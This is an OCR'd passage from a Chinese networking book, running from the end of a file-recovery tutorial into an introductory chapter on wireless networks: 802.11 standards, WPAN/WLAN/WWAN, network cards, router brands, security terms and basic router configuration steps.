
Step 08 单击“确定”按钮，退出注册表，重新启动计算机，即可将清空的文件恢复，如下图所示。



Step 09 右击该文件夹，在弹出的快捷菜单中选择“还原”菜单命令，如下图所示。



Step 10 即可将“回收站”中的“图片”文件夹还原到其原来的位置，如下图所示。



第12章　无线网络的组建与安全分析

无线网络，特别是无线局域网给人们的生活带来了极大的方便，为人们提供了无处不在的、高带宽的网络服务，但是，由于无线信道特有的性质，使得无线网络连接具有不稳定性，且容易受到黑客的攻击，从而大大影响了服务质量。本章介绍无线网络的组建以及安全性分析，主要内容包括无线网络相关概念、组建无线网络、无线网络的安全分析等。

12.1　认识无线网络及相关概念

无线网络（Wireless Network）是采用无线通信技术实现的网络，与有线网络的用途十分相似，最大的不同在于传输媒介的不同，一般来说，无线网络可以分为狭义无线网络和广义无线网络两种。

12.1.1　狭义无线网络

狭义无线网络就是常说的无线局域网，是基于 IEEE 802.11b/g/n 标准的 WLAN 无线局域网，具有可移动性、安装简单、高灵活性和高扩展能力等特点，作为对传统有线网络的延伸，这种无线网络在许多特殊环境中得到了广泛的应用，如企业内部、学校内部、家庭等。这种网络的缺点是覆盖范围小，使用距离为 5 ～ 30m。下图为一个简单的无线网示意图。




随着无线数据网络解决方案的不断推出，全球 WiFi 设备迅猛增长，相信在不久的将来，“无论在任何时间、任何地点都可以轻松上网”这一目标就会被实现，下面介绍一下有关无线网络的概念。

1. 无线网络的起源

无线网络的起源，可以追溯到几十年前的第二次世界大战期间，当时美军采用无线电信号进行资料的传输，他们研发出了一套无线电传输技术，并且采用相当高强度的加密技术。当初美军和盟军都广泛使用这项技术。

这项技术让许多学者得到了灵感，在 1971 年，夏威夷大学（University of Hawaii）的研究员创造了第一个基于封包式技术的无线电通信网络，被称作 ALOHNET 的网络，可以算是早期的无线局域网络（WLAN）了。这个最早的 WLAN 包括了 7 台计算机，它们采用双向星状拓扑（Bi-directional Star Topology），横跨四座夏威夷的岛屿，中心计算机放置在瓦胡岛（Oahu Island）上，从这时开始，无线网络可说是正式诞生了。如下图所示为一个星状拓扑结构示意图。



2. IEEE 802.11标准

IEEE 802.11 标准第一个版本发表于1997 年，其中定义了介质访问接入控制层（MAC 层）和物理层。物理层定义了工作在 2.4GHz 的 ISM 频段上的两种无线调频方式和一种红外传输的方式，总数据传输速率设计为 2Mb/s。两个设备之间的通信可以以自由直接（ad hoc）的方式进行，也可以在基站（Base Station，BS）或者访问点（Access Point，AP）的协调下进行。

作为无线网络重要发展标准，用户还是有必要了解一下 IEEE 802.11 标准的发展史，具体内容如下表所示。

表 IEEE 802.11标准的发展史

标 准	说 明
IEEE 802.11	1997年，原始标准（2Mb/s，工作在2.4GHz）
IEEE 802.11a	1999年，物理层补充（54Mb/s，工作在5GHz）
IEEE 802.11b	1999年，物理层补充（11Mb/s，工作在2.4GHz）
IEEE 802.11c	符合802.1D的媒体接入控制层桥接（MAC Layer Bridging）
IEEE 802.11d	根据各国无线电规定做的调整
IEEE 802.11e	对服务等级（Quality of Service，Q oS）的支持
IEEE 802.11f	基站的互连性（IAPP，Inter-Access Point Protocol），2006年2月被IEEE批准撤销
IEEE 802.11g	2003年，物理层补充（54Mb/s，工作在2.4GHz）
IEEE 802.11h	2004年，无线覆盖半径的调整，室内（in-door）和室外（outdoor）信道（5GHz频段）
IEEE 802.11i	2004年，无线网络的安全方面的补充
IEEE 802.11n	2009年9月通过正式标准，WLAN的传输速率由IEEE 802.11a及IEEE 802.11g提供的54Mb/s、108Mb/s，提高到350Mb/s甚至高达475Mb/s
IEEE 802.11p	2010年，这个协议主要用在车用电子的无线通信上

目前，无线网络及设备主要使用的是 IEEE 802.1lb/g/n 标准，尤其以 IEEE 802.1lg 最为普及，不过 IEEE 802.1ln 正在以飞快的速度赶超。

除了上面的 IEEE 标准，另外有一个被称为 IEEE 802.11b+ 的技术，通过 PBCC（Packet Binary Convolutional Code）技术在 IEEE 802.11b（2.4GHz 频段）基础上提供 22Mb/s 的数据传输速率。但这事实上并不是一个 IEEE 的公开标准，而是一项产权私有的技术。

3. WiFi联盟

WiFi 联盟成立于 1999 年，是一家全球及非营利性的行业协会，拥有几百家企业会员，致力解决符合 IEEE 802.11 标准的产品的生产和设备兼容性问题，从而推动无线局域网产业的发展，以增强移动无线、便携、移动和家用设备的用户体验为目标。自 2003 年 3 月 WiFi 联盟开展此项认证以来，已经有超过 4000 多种产品获得了 WiFi GERTIFIED 指定认证标志，有力地推动了 WiFi 产品和服务在消费者市场和企业市场两方面的全面开展。

如下图所示为 WiFi 联盟认证标志，该标志就是无线技术支持的象征，被广泛应用在智能手机、平板电脑、笔记本电脑和各种便携式设备上。



4. 无线网络的组成

无线网络由以下几个部分组成。

（1）站点（Station）：网络最基本的组成部分，通常指的就是无线客户端。

（2）基本服务单元（Basic Service Set，BSS）：网络最基本的服务单元。最简单的服务单元可以只由两个无线客户端组成，客户端可以动态地连接（Associate）到基本服务单元中。

（3）分配系统（Distribution System，DS）：分配系统用于连接不同的基本服务单元，分配系统使用的媒介逻辑上和基本服务单元使用的媒介是截然分开的，尽管它们物理上可能会是同一个媒介，如同一个无线频道。

（4）接入点（Access Point，AP）：无线接入点既具有普通有线接入点的能力，又具有接入到上一层网络的能力。其实 AP 和无线路由器是有区别的，相比来说，无线路由器的功能更多，不过在基本功能上，两者并无实质性的区别，所以在实际应用中，都会将无线路由器称之为 AP。

（5）扩展服务单元（Extended Service Set，ESS）：由分配系统和基本服务单元组合而成。这种组合是逻辑上的，并非物理上的，不同的基本服务单元有可能在地理位置上相差甚远。分配系统也可以使用各种各样的技术。

（6）关口（Portal）：用于将无线局域网和有线局域网或其他网络联系起来，是一个逻辑成分。

以上组成部分使用了 3 种媒介，站点使用的无线媒介，分配系统使用的媒介，以及和无线局域网集成一起的其他局域网使用的媒介，物理上它们可能相互重叠。IEEE 802.11 只负责在站点使用的无线媒介上寻找地址，分配系统和其他局域网的寻址不属于无线局域网的范围。

5. 无线网络的运行原理

要想建立一个有效运行的无线网络，首先需要至少一个 Access Point 即 AP，如无线路由器，然后是至少一个无线客户端，即装有无线网卡的便携式设备，如计算机、手机、平板电脑等。硬件准备完成后，AP 每 100ms 将 SSID 信号封包广播一次，无线客户端可以借此决定是否要和这一个 SSID 的 AP 连接，使用者还可以设定要连接到哪一个 SSID。这就好比用户使用智能手机连接周边的 WiFi 一样，可以有选择地进行连接，如下图所示。不过，WiFi 系统总是对客户端开放其连接标准的，并支持漫游，这是 WiFi 的优点。



12.1.2　广义无线网络

广义无线网络主要包含 3 个方面，分别是 WPAN、WLAN 和 WWAN，下面分别进行介绍。

1. WPAN

WPAN（无线个人局域网通信技术）是 Wireless Personal Area Network 的缩写，指无线个人局域网通信技术，即常说的无线个人局域网。无线个人局域网（WPAN）是一种采用无线连接的个人局域网。它被用在诸如电话、计算机、附属设备以及小范围（个人局域网的工作范围一般是在 10m 以内）内的数字助理设备之间的通信。

无线个人局域网（WPAN）是一种与无线广域网（WPAN）、无线局域网（WPAN）并列但覆盖范围相对较小的无线网络。在网络构成上，WPAN 位于整个网络链的末端，用于实现同一地点终端与终端间的连接，如连接手机和蓝牙耳机等，WPAN 设备具有价格便宜、体积小、易操作和功耗低等优点。如下图所示为一个蓝牙耳机的外观。



支持无线个人局域网的技术包括蓝牙、ZigBee、超频波段（UWB）、IrDA、HomeRF等，其中蓝牙技术在无线个人局域网中使用的最广泛，下面介绍几种主要的技术。

（1）Bluetooth（蓝牙）：蓝牙是一种短距离无线通信技术，它可以用于在较小的范围内通过无线连接的方式实现固定设备或移动设备之间的网络互联，从而在各种数字设备之间实现灵活、安全、低功耗、低成本的语音和数据通信。

蓝牙技术的一般有效通信范围为10m，强的可以达到100m左右，其最高速率可达1Mb/s。其传输使用的功耗很低，广泛应用于无线设备，如PDA、手机、智能电话等领域。如下图所示为一个智能手机的蓝牙设置界面，在其中可以开启与关闭蓝牙。



（2）IrDA（红外）：IrDA是红外数据组织（Infrared Data Association）的简称，目前广泛采用的IrDA红外连接技术就是由该组织提出的。到目前为止，全球采用IrDA技术的设备超过了5000万部。

IrDA技术的主要特点是：利用红外传输数据，无须专门申请特定频段的使用执照；设备体积小、功率低；由于采用点到点的连接，数据传输所受到的干扰较小，数据传输速率高，可达1Gb/s。但存在一定的技术缺陷，如受视距影响其传输距离短、要求通信设备的位置固定、其点对点的传输连接无法灵活地组成网络等。如下图所示为计算机的红外线接口。




2. WLAN

WLAN（无线局域网）即Wireless Local Area Networks的缩写，指的就是无线局域网，也就是上面所说的“狭义无线网络”，具体请参考上面狭义无线网络的内容。

3. WWAN

WWAN（无线广域网通信技术）是Wireless Wide Area Network的缩写，指无线广域网通信技术，即常说的无线广域网。WWAN技术是使得笔记本电脑或者其他的设备装置在蜂窝网络覆盖范围内可以在任何地方连接到互联网。

简单地说，WWAN指的就是通过通信设备和通信网络来上网，不管是以前的GSM、EDGE和CDMA，还是现在的3G、4G网络，只要用计算机中的PC卡装SIM卡，或者把手机连在笔记本电脑上当做Modem联网，都叫WWAN。如下图所示为手机中的SIM卡，通过SIM卡，用户可以实现手机上网。



12.1.3 认识无线网卡

对于初次接触无线网络的用户来说，无线网卡与无线上网卡是有些迷惑的，本节就来介绍什么是无线网卡，什么是无线上网卡。


1. 无线网卡

无线网卡采用无线信号进行数据传输。根据接口类型不同，主要有PCI无线网卡、PCMCIA无线网卡、Mini-PCI无线网卡、USB无线网卡、CF/SD无线网卡几类产品。

（1）PCI无线网卡：主要用于台式计算机之中，如下图所示为TP-LINK出品的PCI无线网卡。



（2）PCMCIA无线网卡：主要用于笔记本电脑之中，如下图所示为LINKSYS出品的PCMCIA无线网卡。



（3）Mini-PCI无线网卡：Mini-PCI为内置型无线网卡，被广泛应用于笔记本电脑之中，其优点是无须占用PC卡或USB插槽，并且免去了随时随身携一张PC卡或USB卡的麻烦。

这几种无线网卡在价格上差距不大，在性能和功能上也差不多，用户可根据自己的需要来选择。在距离上来说，无线网卡是依靠接收附近无线网络信号来上网的，这个信号源不能离得太远，一般无线网卡是配合无线路由器来使用的，使用距离为5～30m。

2. 无线上网卡

无线上网卡指的是无线广域网卡，是依靠接收无线宽带运营商在公共场所发出的网络信号来上网的，这个信号源可以离无线上网的计算机很远，如联通的CDMA1X上网卡、移动的GPRS无线上网卡、电信的EVDO无线上网卡以及移动、联通的3G、4G卡等。

无线上网卡的作用于功能相当于有线的调制解调器，也就是俗称的“猫”，它可以在拥有无线信号覆盖的任何地方，利用无线上网卡来连接到互联网上。从理论上来讲，假如购买了移动的无线上网卡，那么在有移动基站信号覆盖的地方都可以进行无线上网。

一般来讲，无线上网卡的信号强度要比有线网卡差一些，但也能满足一些基础的网络应用，如浏览网页、收发邮件、QQ聊天等。不过，随着无线网络技术的发展，尤其是现在的EVDO、TD-CDMA等3G、4G技术的出现，使得无线上网速度大大提升。如下图所示为中国出品的天翼4G无线上网卡。



无线上网卡一般只针对笔记本电脑用户，常用的接口类型为USB接口，但也有PCMCIA接口类型的，如下图所示为中兴的4G无线上网卡。作为硬件，一般在用户

购买无线上网套餐的时候，运营商会赠送无线上网卡的。



12.1.4 认识无线路由器

无线路由器是应用于用户上网、带有无线覆盖功能的路由器，它和有线路由器的作用是一样的，唯一不同的就是无线路由器的顶部或者尾部多了一个或者几个天线，其作用就是提供无线网络的支持。除此以外，其他无论是外观，或者是内在配置页面都和同款型的有线路由器一模一样。

市面上每一个厂商的无线产品都有自己的特点，如下图所示为美版思科 LINKSYS WRT1900AC 双频无线路由器，该路由器具有 4 个天线，支持用户根据需要对天线拆卸和换装，非常方便。另外，该路由器支持 IEEE 802.11b/g 协议，其特点是使用多个无线来分工进行无线数据的接收与发送。



目前，市场占有率比较高的无线路由器是 TP-LINK 无线路由器，其性价比比较高。如下图所示为 TP-LINK 千兆无线路由器，具有高速双核、覆盖更远、家长控制、一键禁用等功能。



为方便大家选购无线路由器，下面把目前市面上常见的无线设备厂商列举出来，包括厂商名称、官方网站以及个人建议等信息，如下表所示。

表 常见无线路由器

厂商名称	官方网站	建议
LINKSYS（领势）	www.linksys.com/cn/	价格昂贵，性能好
D-LINK（友讯）	www.dlink.com.cn	性价比不错，性能稳定
TP-LINK（普联）	www.tp-link.com.cn	性价比比较高，市场占有率较高
Netgear（网件）	www.netgear.com.cn	价格比较贵，性能不错
ASUS（华硕）	www.asus.com.cn	不太稳定，价格还可以
Tenda（腾达）	www.tenda.com.cn	性价比较高，性能稳定
MERCURY（水星）	www.mercurycom.com.cn	价格较高，性能比较稳定

12.1.5 无线网络中的术语

下面是无线网络安全中常会涉及的基本术语，了解这些术语，可以帮助用户更好地维护无线网络安全。

（1）WiFi：WiFi 是一种允许电子设备连接到一个无线局域网（WLAN）的技术，通常使用 2.4G UHF 或 5G SHF ISM 射频频段。连接到无线局域网通常是有密码保护的；但也可以是开放的，这样就允许任何在 WLAN 范围内的设备可以连接上。

（2）SSID：SSID 是 Service Set Identifier 的缩写，意思是服务集标识符。SSID 技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一个子网络都需

要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入本网络。SSID 可以是任何字符，最大长度为 32 个字符。

（3）WAP：WAP 是 Wireless Application Protocol 的缩写，无线应用协议，是一项全球性的网络通信协议。它使移动 Internet 有了一个通行的标准，其目标是将 Internet 的丰富信息及先进的业务引入到移动电话等无线终端之中。

（4）AP：Wireless Access Point，无线访问接入点。AP 就是传统有线网络中的 HUB，也是组建小型无线局域网时最常用的设备。AP 相当于一个连接有线网和无线网的桥梁，其主要作用是将各个无线网络客户端连接到一起，然后将无线网络接入以太网。

（5）WEP：WEP 是 Wired Equivalent Privacy 的缩写，是目前比较常用的无线网络认证机制之一，它是 IEEE 802.11 定义下的一种加密方式。简单地说，就是先在无线 AP 中设定一组密码，使用者要连接上这个无线 AP 时，必须输入相同的密码才能连接上，可以有效防止非法用户窃听或侵入无线网络。

（6）WPA：是WiFi Protected Access 的缩写，是一种基于标准的可互操作的 WLAN安全性增强解决方案，可大大增强现有以及未来无线局域网系统的数据保护和访问控制水平，分为个人WPA-Personal 与企业WPA-Enterprise两种。

（7）EAP：Extensible Authentication Protocol，扩展认证协议，是一种用于验证网络设备身份的鉴权机制。

（8）GPS：全球定位系统（Global Positioning System，GPS），又称全球卫星定位系统，是一个中距离圆形轨道卫星导航系统。它可以为地球表面绝大部分地区（98%）提供准确的定位、测速和高精度的时间标准。

12.2 组建无线网络并实现上网

无线局域网络的搭建给家庭无线办公带来了很多方便，而且可随意改变家庭里的办公位置而不受束缚，大大适应了现代人的追求。

绝招1：搭建无线网环境

建立无线局域网的操作比较简单，在有线网络到户后，用户只须连接一个具有无线 WiFi 功能的路由器，然后各房间里的计算机、笔记本电脑、手机和 iPad 等设备利用无线网卡与路由器之间建立无线连接，即可构建整个办公室的内部无线局域网，如下图所示为一个无线局域网连接示意图。



绝招2：配置无线局域网



建立无线局域网的第一步就是配置无线路由器，默认情况下，具有无线功能的路由器是不开启无线功能的，需要用户手动配置，在开启了路由器的无线功能后，下面就可以配置无线局域网了。

使用计算机配置无线网的具体操作步骤如下。

Step 01 打开 IE 浏览器，在地址栏中输入路由器的网址，一般情况下路由器的默认网址为 192.168.0.1，输入完毕后单击“转至”按钮，即可打开路由器的登录窗口，如下图所示。




Step 02 在“请输入管理员密码”文本框中输入管理员的密码，默认情况下管理员的密码为“123456”，如下图所示。



Step 03 单击“确认”按钮，即可进入路由器的“运行状态”工作界面，在其中可以查看路由器的基本信息，如下图所示。



Step 04 选择窗口左侧的“无线设置”选项，在打开的子选项中选中“基本信息”选项，即可在右侧的窗格中显示无线设置的基本功能，并选中“开始无线功能”和“开启SSID广播”复选框，如下图所示。



Step 05 当开启了路由器的无线功能后，单击“保存”按钮进行保存，然后重新启动路由器，即可完成无线网的设置，这样具有WiFi功能的手机、计算机、iPad等电子设备就可以与路由器进行无线连接，从而实现共享上网。

绝招3：将计算机接入无线网

